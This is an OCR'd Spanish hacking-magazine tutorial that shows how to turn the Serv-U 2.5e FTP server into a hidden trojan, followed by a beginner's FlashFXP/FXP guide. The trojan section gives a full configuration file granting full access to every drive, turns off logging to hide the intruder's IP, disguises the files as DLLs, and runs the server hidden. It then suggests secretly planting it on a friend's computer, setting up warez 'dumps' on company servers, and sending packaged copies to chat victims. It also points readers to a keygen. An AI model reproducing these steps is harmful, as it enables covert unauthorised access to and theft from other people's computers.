Solo comentaros que no hemos podido hacer FXP por dos motivos: uno las limitadas capacidades del Internet Explorer y otro que Microsoft ha configurado su Servidor FTP activando aquella casilla que hacía referencia al Bounce Attack :) Por lo tanto ya hemos a-

prendido algo muy interesante, para conseguir hacer FXP necesitaremos un programa de FXP (como el FlashFXP) y dos servidores que permitan el Bounce Attack (y mas cosas que os explicaremos).

ADVERTENCIA: He descrito cómo configurar este Servidor FTP (la versión 2.5e del Serv-U) porque es la que "transformaremos" en un troyano. No se te ocurra utilizarla en tu ordenador de forma permanente, para eso utiliza una versión superior. ¿Por qué? Muy sencillo, si los programas en sus últimas versiones tienen agujeros de seguridad, imagínate una versión tan antigua, para quien conoce el tema, es como un "queso" :)

6.- "Transformando" el Serv-U 2.5e en un Troyano :

Hemos escogido este programa y versión de Servidor FTP porque es muy sencillo y porque solo necesita para ejecutarse un archivo (el que habéis ejecutado) y otro archivo de configuración en formato texto plano. ¿Qué? ¿Y dónde demonios está el otro archivo?


Este artículo es para principiantes de nivel cero y, a partir de este momento será un artículo para principiantes de nivel 1, pero harían bien en leerlo quienes se creen muy listos y muy avanzados, porque vamos a crear nuestro primer Troyano con el Serv-U :) A partir de ahora acelero un poco y no me paro a explicar "boludeces", como diría un estimado coleguilla argentino :)

Vamos a crear un Directorio nuevo en nuestro Disco Duro (c:\seru) y copiamos el Serv-U de http://www.hackxcrack.com/cuadernoshack/numero1/servu25e.exe en ese directorio y:

- Renombramos servu25e.exe a amdset.exe (por ejemplo)
- Ejecutamos el amdset.exe (que en realidad es el Sev-U, aun podéis ver perfectamente el icono, después nos encargaremos de eso :)
- Menú Setup --> Users y borramos el usuario por defecto (Delete)
- Añadimos uno nuevo (por ejemplo minidump) y le ponemos un pass (por ejemplo dumping)
- En Home Directory le metemos c:\ y a File Directory/Access Rules le añadimos (ADD) tantas unidades como letras del abecedario ingles existen :)

Es decir, añadimos a:\ y b:\ (o mejor no, que eso se nota mucho, bueno, como queráis:), c:\, d:\, e:\, f:\, g:\, h:\ … y así hasta z:\ (he dicho alfabeto ingles, no seamos mulas metiendo ñ:\ o una letra compuesta como ch:\ o cualquier bestialidad de ese tipo, ante la duda no introducid esa letra ¿vale?) Con esto conseguimos acceso a todos los discos duros y particiones de un ordenador, esa es nuestra intención, porque este troyano irá a parar a ordenadores de los que no tenéis ni idea de cómo están configurados ni de cuantas particiones tienen ni nada, así que nos curamos en salud y les "pillamos" acceso a todo :) (lo de no poner el a: y b: es porque eso nos da acceso a la disquetera, y "canta" mucho que alguien esté en su ordenador viendo un video y de repente la disquetera empiece a hacer el tonto ¿verdad?)

No olvidéis dar permisos COMPLETOS a cada nueva Carpeta (en este caso son unidades de disco duro) :) y pulsamos OK



Ahora, en **Setup --> FTP Server…**

- Ponemos el puerto que queramos (mejor uno por encima del 1024 y que no sobrepase el 60000), por ejemplo el 2320.
- Activamos el cuadro de selección Encrypt Passwords (**el resto desactivados**)
- Desactivamos el **Dir Caché** (a la derecha) y **OK.**

Ahora en el **Menú Setup --> logging lo desactivamos todo** (no queremos que loggeen nuestra IP de una forma tan tonta ¿verdad?)

ADVERTENCIA: Sobre el "logging"
Si dejamos activada esta opción, se creará un archivo de texto que guardará la IP del cliente que se conecte y otras cosas más, por lo tanto debemos desactivarlo. Debemos tener mucho cuidado cuando iniciamos programas en equipos remotos, porque suelen "loggear" los accesos, en este caso, como somos nosotros quienes "preparamos" el programa, podemos desactivar esta opción :)

Bien, pues ya está. Ahora vamos a la carpeta **c:\seru** y miramos lo que hay. Veremos el archivo del Serv-U (**amdset.exe**) y otro en formato texto (**SERV-U.INI**). No, no ha aparecido como por arte de magia, es la configuración del Serv-U :) Si hemos elegido esta versión del Serv-U es por algo, no por tener el software mas moderno podemos hacer mejor las cosas, de hecho es al contrario, las versiones avanzadas del Serv-U no nos dejaría hacer esto de una forma tan sencilla como lo vamos a hacer nosotros.

AVANZANDO: Sobre los archivos de configuración.
Suelen ser archivos de texto (aunque no necesariamente) que almacenan la configuración del programa por el que son llamados. En este caso, al ejecutar el **amdset.exe** *pulsando dos veces sobre él, lo primero que hace el programa es intentar leer el archivo SERV-U.INI, pero como no lo encuentra pues lo crea él mismo. A medida que cambiamos opciones en la configuración del Serv-U, estas se van añadiendo al* **SERV-U.INI**
Aquí quiero que os deis cuenta de algo muy importante (especialmente quienes solo utilizáis Windows y sus programas gráficos). La interfaz gráfica de un programa (en este caso el Serv-U) os ofrece una serie de posibilidades, pero no suele ofreceros todas las opciones : Es decir, que si solo utilizamos la parte gráfica de los programas estamos perdiendo (en muchos casos) una gran cantidad de opciones "ocultas"que solo podemos modificar "a mano" editando el archivo de configuración.
Para poder apreciar la importancia de esto, nada mejor que echarle un vistazo a vuestro Windows. Pensad que Windows es como el Serv-U, lo que vemos es una un simple interfaz gráfico. Y su archivo de configuración es el **registro de Windows***, una especie de archivo de texto (aunque con un formato especial) que guarda la configuración de nuestro sistema. Un simple cambio en el registro "a mano" puede hacer que se inicien en vuestro equipo 50 programas (a elegir) en modo oculto :) Y no encontrarás en la interfaz gráfica de Windows como activarlos o desactivarlos… ¿vemos ahora la importancia de saber distinguir entre "el programa" y su "interfaz gráfica"?*

Bien, vamos a abrir el fichero de texto serv-u.ini (de configuración) y a modificarlo un poco. Lo abrimos con el Block de Notas de Windows o cualquier otro procesador de textos "plano", no seamos bestias y usemos Word ¿vale? Si, si, deja de reírte por favor, pero no te imaginas los e-mail que nos llegan… no es broma :)

```
[GLOBAL]
TryOut=Full
Version=2.5.5.2
MaxNrUsers=-1
PortNr=2320
AntiHammer=FALSE
AntiHammerWindow=30
AntiHammerTries=4
AntiHammerBlock=300
Security=OFF
DirCacheEnable=NO
DirCacheSize=25
DirCacheTime=600
LogGETs=OFF
LogPUTs=OFF
LogSystemMes=OFF
LogSecurityMes=OFF
LogFTPCommands=OFF
LogFTPReplies=OFF
LogIPNames=OFF
LogDirtyDetails=OFF
LogAccessDLL=OFF
LogFileGETs=OFF
LogFilePUTs=OFF
LogFileSystemMes=OFF
LogFileSecurityMes=OFF
LogFileFTPCommands=OFF
LogFileFTPReplies=OFF
LogFileIPNames=OFF
LogFileDirtyDetails=OFF
LogFileAccessDLL=OFF
Logging=ON
IPLog=0
StartIconic=Yes
StartMaximized=No
ShowToolBar=Yes
ShowBmpMenus=Yes
[USER=minidump]
Password=bmj4CV/eVvSIQ
HomeDir=c:\
Access1=z:\,RWAMCDLEP
Access2=y:\,RWAMCDLEP
Access3=x:\,RWAMCDLEP
Access4=w:\,RWAMCDLEP
Access5=v:\,RWAMCDLEP
Access6=u:\,RWAMCDLEP
Access7=t:\,RWAMCDLEP
Access8=s:\,RWAMCDLEP
Access9=r:\,RWAMCDLEP
Access10=q:\,RWAMCDLEP
Access11=p:\,RWAMCDLEP
Access12=o:\,RWAMCDLEP
Access13=n:\,RWAMCDLEP
Access14=m:\,RWAMCDLEP
Access15=l:\,RWAMCDLEP
Access16=k:\,RWAMCDLEP
Access17=j:\,RWAMCDLEP
Access18=i:\,RWAMCDLEP
Access19=h:\,RWAMCDLEP
Access20=g:\,RWAMCDLEP
Access21=f:\,RWAMCDLEP
Access22=e:\,RWAMCDLEP
Access23=d:\,RWAMCDLEP
Access24=c:\,RWAMCDLEP
```

Estas tres líneas las cambiaremos :)

```
StartIconic=Yes
ShowToolBar=Yes
ShowBmpMenus=Yes
```

Y quedarán así:

```
StartIconic=No
ShowToolBar=No
ShowBmpMenus=No
```


Con esto conseguimos ser un poco menos "llamativos".

ADVERTENCIA: Una vez modificado el archivo de configuración de la forma mencionada, en algunos sistemas sigue apareciendo una advertencia respecto a la antigüedad del Serv-U. Para eliminar esta advertencia debemos registrar el programa, es decir, comprarlo para que nos envíen una clave de registro. Pero como es antiguo no os lo darán, así que unos señores han hecho un keymaker (generador de números de registro). Lo encontrareis en WWW.ASTALAVISTA.COM (aprended a utilizar esa Web:). Recuerda que si registras el Serv-U de esta manera estás cometiendo un delito, pero nosotros debemos mostrarte todas las alternativas :))

Una vez pagues por el programa y os envíen el código de registro (si es que lo consigues), abre el Serv-U, ves al Menú Help --> Register Serv-U y pulsa Enter Key. Introduce el código, pulsa OK, reinicia el Serv-U y ya está registrado.

7.-Ocultando el Serv-U 2.5e PARTE I

Bien, vamos a iniciar el Serv-U por línea de comandos para poder ocultarlo.
Inicio --> Accesorios --> Símbolo del sistema <Nos aparecerá lo que denominamos **Shell del Sistema**, una ventana en negro con un cursor parpadeando que parece estar esperando nuestras instrucciones :)>



- Escribimos **C:** y pulsamos Enter (esto nos conduce a nuestro disco C:)
- Después escribimos **cd \seru** y pulsamos Enter (esto nos hace entrar en el directorio **seru**).
- Después escribimos **dir /a *.*** y pulsamos Enter (esto nos muestra todos los archivos que hay en **c:\seru** incluidos los ocultos).
- Ahora escribimos **amdset.exe -h** y pulsamos Enter.

¿Qué ha pasado? ¿nada? Pues te equivocas, estás ejecutando el Serv-U… ¿Qué no te lo crees? Pues prueba a entrar, abre el navegador y escribe
ftp://minidump:dumping@127.0.0.1:2320
Verás que tienes acceso a todo el disco C:
Ojo, porque si tenéis una unidad D (un disco duro o una partición D) NO podrás acceder a esa unidad desde el Internet Explorer (bueno, si pero no directamente, así que utiliza el FlashFXP y verás que entonces SI consigues acceso a todas las unidades).
Para saber más sobre FXP mira el artículo FlashFXP en este mismo cuaderno.

7.- Ocultando el Serv-U 2.5e PARTE II

Volvamos a nuestra carpeta c:\seru y picamos el botón derecho sobre **amdset.exe**. Se abrirá una ventana, miramos en atributos y marcamos Archivo y Oculto. Hacemos lo mismo con **SERV-U.INI**



A SABER:
Cuando cambiamos el atributo de un archivo a Oculto, quizás desaparezca de tu vista :) Eso significa que tu Windows está muy mal configurado. Cualquier administrador o persona que se precie, al instalar un sistema deberá cambiar lo que sea necesario para poder VER y ACCEDER a TODO EL SISTEMA.
Para poder ver los archivos Ocultos y de Sistema en Windows XP haced lo siguiente:
- Ir a Inicio --> Panel de Control --> Opciones de Carpeta --> Pestaña
- En Configuración Avanzada
** Marcar Mostrar todos los archivos y carpetas ocultos*
** Marcar Mostrar con otro color los archivos NTFS o comprimidos o cifrados*
** Marcar Mostrar contenido de las carpetas de sistema*
** Desmarcar Ocultar archivos protegidos del sistema del sistema operativo*
** Desmarcar Ocultar las extensiones de archivo para tipos de archivos conocidos)*

Ahora renombramos el amdset.exe a amdset.dll (un buen nombre para ocultarlo ¿verdad?) ¿Qué ha pasado? Pues que hemos perdido el icono :) Si, si, ya se que ahora no es un exe y no puede ejecutarse… jeje, muy novato tienes que ser para pensar eso :)

Antes de ejecutarlo (después te explico como)

vamos a renombrar el SERV-U.INI a, por ejemplo, **fastscsi.dll** (je, je, a ver quien es el guapo que ve este archivo en su ordenador y sospecha de él :). No te olvides de ponerle la propiedad de oculto (igual que hicimos con **el amdset.exe**)

Ya estamos preparados. Solo un apunte, el Serv-U (ahora amdset.dll) necesita un archivo de configuración y por defecto llama al archivo SERV-U.INI (eso ya lo comentamos anteriormente). Pero ahora, si ejecutamos el amdset.dll, al no encontrar el archivo de configuración llamado SERV-U.INI creará uno nuevo llamado SERVU-INI… y eso no nos interesa. Así que vamos a iniciar el Serv-U (ahora amdset.dll) diciéndole que utilice como archivo de configuración el fastscsi.dll (nuestro SERV-U.INI renombrado) :) y con una opción especial -h que oculta el Servidor FTP.

Abrimos La Consola de Windows (el SHELL del sistema, Inicio --> Accesorios --> Símbolo del Sistema), vamos al directorio **c:** (escribimos **c:** y pulsamos **Enter**), entramos en el directorio **c:\seru** (escribimos **cd seru** y pulsamos **Enter**) y por ultimo escribimos la siguiente instrucción:
start amdset.dll fastscsi.dll -h y pulsamos **Enter.**

Ya está, ya tenemos otra forma un poco más elegante de hacer correr nuestro troyano. Por cierto, si eres curioso escribe **start /?** y pulsa Enter, verás las posibilidades del comando start :)



LA VOZ DEL SABER 1. Advertencia para los Lamers:
Hemos conseguido ocultar el Serv-U, ya no tenemos constancia visual de su existencia pero, por favor, no os creáis que esto es "el no va mas", permitidme que me ría y os diga que esto no deja de ser una chapucilla ¿vale? Esto va para los lamercillos, esos que se creen que ya han conseguido el nirvana a base de botellón y pastillas. Pues que te quede claro: No has conseguido ocultar el proceso (aunque ahora ya no se llama serv-u.exe), No has conseguido ni mucho menos ocultarte de un netstat (faltaría mas, eso dista años luz de tus limitadas posibilidades), No has conseguido hacer desaparecer el amdset.dll (mediante por ejemplo un "streaming" de archivo). Hay muchas maneras de ocultar un archivo, no digamos ya usando "rootkits" y demás, vamos, que no se te suban a la cabeza las posibilidades que brinda este artículo, porque cualquier administrador con dos dedos de frente se te comerá vivo.



LA VOZ DEL SABER 2: Advertencia para los curiosos.
La curiosidad es la semilla de la genialidad, creo que el hombre seguiría a cuatro patas si nuestra raza no tuviese ese maravilloso instinto que es la curiosidad. Dicen que la curiosidad mató al gato, pero el gato tiene siete vidas y el hombre solo una, así que, se prudente y practica con lo que te enseñemos sin hacer daño a nadie y con el único objetivo de aprender mas y mas y mas. Esto es el principio, el primer escalón de una infinita estela de escarpadas colinas, se prudente y ten paciencia, ya llegará el momento en que puedas saltar las montañas de tres en tres, por ahora sube peldaño a peldaño y empieza a ejercitar tus músculos… deja que los lamercillos se crean que pueden saltar precipicios, se mas listo que ellos y un día, verás como vuelas libre por encima de los cadáveres de miles de idiotas que se creyeron dioses. No pierdas nunca tu curiosidad, no pierdas nunca tu humildad y comparte tus conocimientos con los que son como tú… dale la espalda a los soberbios e ignora a los que se regodean de sus conocimientos, porque no hay nada más ridículo que un mono que se cree sabio. Un abrazo a todos los curiosos!!!

P.D. Dejamos para otro artículo el ocultamiento avanzado de archivos, el ocultamiento avanzado de conexiones y el "asentamiento" de procesos en el inicio del sistema. De hecho no lo dejamos para otro artículo, sino para cientos de ellos, porque la lista de métodos y la explicación exhaustiva de los mismos ocuparían varias bibliotecas.
Es curioso, hoy en día hay bibliotecas de todo tipo, incluso asociaciones que se dedican a traducir y almacenar hasta el último detalle de temas tan inútiles (desde mi punto de vista) como "los famosos del cine" o "los amantes de Isabel la Católica"… en cambio no existe (que yo sepa) ninguna "biblioteca del hack"… si, es verdad que hay muchos libros, miles de papers, infinitos documentos... pero no una organización que almacene, ordene, conserve y administre de forma adecuada esos recursos. Algún día, todo llegará :) (eso espero).

8.- Ideas:

* Infección Directa:

• Coges un disquete (de esos de toda la vida) y le copias el ejecutable y el INI (que ahora se llaman amdset.dll y fastscsi.dll)

• Vas a casa de cualquier coleguilla y le copias los archivos en el directorio de Windows (normalmente c:\windows) o donde tú quieras.

• Después le abres la consola y ejecutas el serv-u escribiendo:
Start amdset.dll fastscsi.dll -h. Esta instrucción deberás ejecutarla desde la misma carpeta donde le has introducido los archivos ¿vale? En caso de ser la carpeta c:\windows, antes deberemos ir al directorio c:\windows en modo consola. Eso ya os lo hemos descrito antes.

• Después vuelves a tu casa y te conectas al servidor que le has instalado a tu amigo igual que antes, es decir ftp://minidump:dumping@127.0.0.1:2320 PERO en lugar de 127.0.0.1 debes poner la IP de tu amigo… ¿Cómo la consigues?... Sencillo, antes de abandonar su casa, desde la consola escribes **ipconfig /all** y después de pulsar Enter te apuntas en un papel el número que aparece a la derecha de Dirección IP. Esa será la IP que deberás poner en lugar de 127.0.0.1

* Creando Dumps:
En el mundillo de los Grupos Warez (que se dedican a "compartir/piratear" software), se llama Dump a la introducción de un Servidor FTP en un equipo remoto (por ejemplo en un ordenador de Microsoft) y a su activaciónde forma oculta tal y como os hemos enseñado :). ¿Qué ganamos con esto?
Pues para empezar nos permite "updatar" (subir) software a ese equipo y que otras personas puedan descargárselo. Es una manera de piratear todo tipo de archivos y, lo más importante, utilizando la conexión a Internet del equipo remoto (normalmente una compañía con una buena conexión :)
Para poder "instalar" el Serv-U en un equipo remoto sobre el que no tenemos privilegios hay que utilizar técnicas de hacking que ya estudiaremos :

* Empaquetando:
Podemos meter los dos archivos del Serv-U en un único ejecutable y junto a un par de modificaciones enviarlo por CHAT a posibles victimas e instarles a ejecutarlo :)

* Y mil cosas más :) Poco a poco :)

9.- Resumen.

Hemos aprendido a:

- Instalar un Servidor FTP.
- Diferenciar entre un Servidor FTP y un Cliente FTP; así como los programas a utilizar para cada caso.
- La nomenclatura para el acceso a Servidores FTP.
- La diferencia entre un programa, su interfaz gráfica y su configuración.
- Algunos conceptos de IP y sus implicaciones.
- Primeros intentos de FXP.
- Ocultación simple de ficheros (cambio de nombre y propiedades).
- Acceso al Shell del sistema (línea de comandos).
- Ejecución del Serv-U por línea de comandos añadiendo fichero de configuración.
- Ejecución del Serv-U con opciones (-h para la ocultación)
- Ejecución de ficheros no ejecutables mediante el comando Start
- Algunas cosas mas :)

FLASHFXP: SIN LIMITE DE VELOCIDAD :)

Importante: Aquellos que creen saber ya mucho sobre FTPs, que se lean este artículo. Aunque enseñamos a manejar el FlashFXP intercalaremos conceptos avanzados sobre el comportamiento de los Servidores FTP que difícilmente pueden encontrarse "comprensibles" en ningún otro sitio.

Leed este artículo, no os defraudará!!!

1.- Introducción:


En este mismo cuaderno hemos aprendido a instalar un Servidor FTP y a acceder desde el navegador Internet Explorer. Esa no es precisamente la mejor manera de acceder a un Servidor FTP, para explotar las posibilidades que nos brinda el Protocolo FTP debemos utilizar un Cliente de FTP que esté a la altura de las circunstancias. Ese cliente será el Flash FXP (corre y bájatelo de su Web oficial www.flashfxp.com).

Este cliente permite hacer prácticamente de todo, por eso lo hemos escogido. Y permite hacer cosas que un simple Cliente de FTP no puede hacer: FXP (transferencia directa de archivos entre servidores).

2.- Instalando el FlashFXP:

Una vez nos hemos bajado el FlashFXP de la Web Oficial nos encontraremos con un archivo tipo **ffxp143.zip**, por tanto lo descomprimiremos y ejecutaremos el **setup.exe**, que se instala como cualquier otro programa de Windows : En nuestro caso le indicaremos como carpeta de instalación **c:\fxp**

Bien, pues una vez instalado vamos a **c:\fxp** y ejecutamos **flashfxp.exe**, con lo que nos aparecerá una ventana advirtiéndonos de la temporalidad de nuestra licencia. Esperamos a que el contador acabe y pulsamos **Continue**, con lo que finalmente estaremos ante la pantalla principal de FlashFXP.



Pasamos a describir las ZONAS:

* La Zona 1 nos mostrará el contenido de nuestro Disco Duro (por defecto el directorio donde hemos instalado el FlashFXP). Podemos navegar desde esta sección por todos nuestros Discos así como crear directorios, copiar archivos, etc. Cuando hagamos FXP en lugar de mostrarnos nuestros archivos mostrará los archivos del segundo Servidor FTP (ahora lo veremos).

* La Zona 2 nos mostrará el contenido del Servidor FTP al que nos conectemos.

* La Zona 3 nos mostrará información de "lo que está pasando", es decir, comandos de control, información sobre las transferencias, etc. Es muy importante que nos familiaricemos con esta sección :)

* La Zona 4 es donde se almacena el "trabajo". Cuando demos la orden de bajar 50 archivos de un Servidor FTP, veremos como "aparecen" en esta zona. El FlashFXP no los intenta bajar todos de golpe, sino uno a uno siguiendo la lista.

3.- El FlashFXP:

En la Zona 1 podemos ver los archivos de nuestro disco duro situados en la carpeta **c:\fxp**, es decir, donde hemos instalado el FlashFXP. Como no queremos que los archivos que "pillemos" de otros equipos se nos junten con los nuestros vamos a crear una carpeta llamada MICROSOFT en la Zona 1 (nuestro Disco Duro) donde meteremos todo lo que bajemos.

• Pulsamos el botón derecho del ratón sobre cualquier parte libre de la Zona 1 y seleccionamos **Make Folder** (crear directorio).

• Se abrirá una ventana donde introduciremos el nombre de la carpeta que queremos crear, en este caso MICROSOFT y pulsamos OK

• Podemos ver como aparece esa nueva carpeta en la Zona 1, pues entramos dentro pulsando dos veces sobre ella (con el botón izquierdo del ratón)

Ahora vamos a conectar nuestro Cliente FTP al Servidor de FTP de Microsoft :)

• Seleccionamos la Zona 2 pulsando con el botón izquierdo del ratón en cualquier sitio de ella.

• Menú **Sites** --> **Site Manager** y aparecerá una ventana donde gestionaremos los Servidores a los que nos conectaremos.

• Pulsamos **New Site**, introducimos el nombre (en este caso MICROSOFT) y pulsamos OK.

• Cumplimentamos los **Datos de Acceso** (a la derecha):

- **Site Name**: Os aparecerá MICROSOFT, puesto que lo acabamos de introducir en la ventana anterior. Es para vuestra referencia, no influye en la conexión.

- **IP Address**: Aquí podemos poner la dirección del servidor remoto. En este

caso ftp.microsoft.com (ya explicaremos este nombre en profundidad mas abajo)


- **Port**: Lo dejaremos en 21, que suele ser el puerto por defecto seleccionado por los Servidores FTP comerciales.

- **User Name y Password**: Lo dejamos sin rellenar pero activamos el cuadro de selección **anonymous**. Mas adelante explicaremos las consecuencias de esto :)

- **Remote Path**: Lo dejamos en blanco, así apareceremos en el directorio por defecto que nos ofrezca el Servidor FTP de Microsoft. (Si alguien os "chivase" un directorio oculto con "programas gratis", pues introduciríais esa ruta y directamente aparecería ante nosotros la lista de archivos :), ya avanzaremos también sobre eso).

- **Notes**: Muy útil, es para que podáis apuntar comentarios sobre el Servidor, por ejemplo claves para directorios ocultos y todo lo que queramos :)

• Pulsamos **Connect** y la ventana se cerrará dejándonos ante el FlashFXP. En la Zona 2 aparecerán las carpetas y archivos del Servidor FTP de Microsoft. En la Zona 3 veremos los comandos que se han realizado durante la conexión.



A tener en cuenta 1.
Si en algún momento perdemos la conexión (desaparecen todas las carpetas de la Zona 2) podemos volver a conectaros: Sites --> Site Manager --> Seleccionamos Microsoft y pulsamos CONNECT (abajo a la derecha) La desconexión se puede producir por mil cosas, pero la mas común en el caso de Servidores FTP es por la propia configuración del mismo. En concreto la que hace referencia a IDLE TIME OUT.
Ejecutamos nuestro Serv-U y vamos al menú Setup --> Users --> Pulsamos el Boton MISC (arriba a la derecha) y en la línea 8 nos encontramos con la opción Idle Time Out. Esta opción nos permite introducir un número e indica los minutos que el Servidor tardará en expulsarnos (desconectarnos) en caso de que nuestra actividad sea nula. Es decir, que una vez conectados al Servidor debemos movernos entre sus carpetas y/o bajarnos archivos para que no seamos desconectados.

4.- Afianzándonos con el FlashFXP

Experimentemos un poco:
- Navegando por el Servidor FTP de Microsoft: Vamos pulsando sobre las carpetas hasta encontrar archivos, es como navegar por nuestro propio disco duro, no necesita mas explicaciones. Por cierto, para volver al nivel de carpetas anterior debemos pulsar sobre Parent Directory.
- Bajando archivos: Pues muy fácil, pulsamos el botón izquierdo del Mouse sobre un archivo de la Zona 2 y sin soltar arrastramos a la Zona 1. Soltamos y empieza la descarga. Podemos arrastrar tanto carpetas como archivos, si arrastramos una carpeta se copiará a nuestro disco todo el contenido de la misma.
- Subiendo archivos: Intenta arrastrar un archivo de la Zona 1 (nuestro disco duro) a la Zona 2 (el Servidor FTP de Microsoft), veremos que en la Zona 3 sale un error. Eso es debido a que Microsoft ha configurado su Servidor FTP para no admitir la subida de archivos (opción **Write** ya vista en el artículo del Serv-U)
- Creando carpetas: Botón derecho sobre la Zona 2 y selecciona **Make Folder** (crear directorio), verás que no te deja por el motivo antes mencionado. Recuerda que tu si puedes crear directorios en la Zona 1, puesto que es tu propio Disco Duro.
- Bueno, tu mismo, experimenta :)

5.- AVANZANDO (que no avanzado)...

Ahora haremos un ejercicio interesante. Activaremos dos Servidores de FTP en nuestro equipo y accederemos a ellos a través del Flash FXP, también intentaremos hacer FXP: (transferencia de archivos directamente entre servidores). Recordad que hasta ahora hemos transferido archivos entre un Servidor FTP y nuestro equipo, ya es hora de hacer transferencias directamente entre dos Servidores.

Recordad (ya se expuso esto en el artículo del Serv-U): Cuando accedemos a un Servidor FTP, estamos accediendo a un Servicio de RED. No importa que este servicio lo ofrezca Microsoft desde Estados Unidos o lo ofrezcamos nosotros desde nuestro propio ordenador, a efectos de RED estamos accediendo a Servicios de

RED y el Flash FXP así lo interpreta. Repito esta sentencia porque cuando traspasemos archivos desde uno de nuestros Servidores FTP (instalado en nuestro equipo) a otro Servidor FTP (instalado también en nuestro equipo), para el Flash FXP es como si lo hiciésemos entre dos servidores situados en distintos países. En la Zona 1 y en la Zona 2 ya no tendremos nuestro disco duro, sino archivos y carpetas situados en Servidores FTP :) Ahora lo comprenderemos mejor mientras hacemos esta interesante práctica (por cierto, **si no leíste y asimilaste el artículo "Tu Primer Servidor FTP" no podrás seguir esta práctica**).

- Creamos en el disco C: cuatro directorios llamados FTP2500, FTP3000, FTPEJERCICIO2500 Y FTPEJERCICIO3000.

- Metemos una copia del Serv-U en FTP2500 y otra copia en FTP3000

- Iniciamos el Serv-U de la carpeta FTP2500 y lo configuramos en el puerto 2500, le permitimos **Bounce Attack** (dejamos el cuadro de selección desactivado) y le damos como **Home Directory C:** y como **File/Directoy access rules C:\FTPEJERCICIO2500** con todos los permisos, eliminamos el usuario por defecto y le añadimos uno nuevo con el nombre FTP2500 y password 2500.

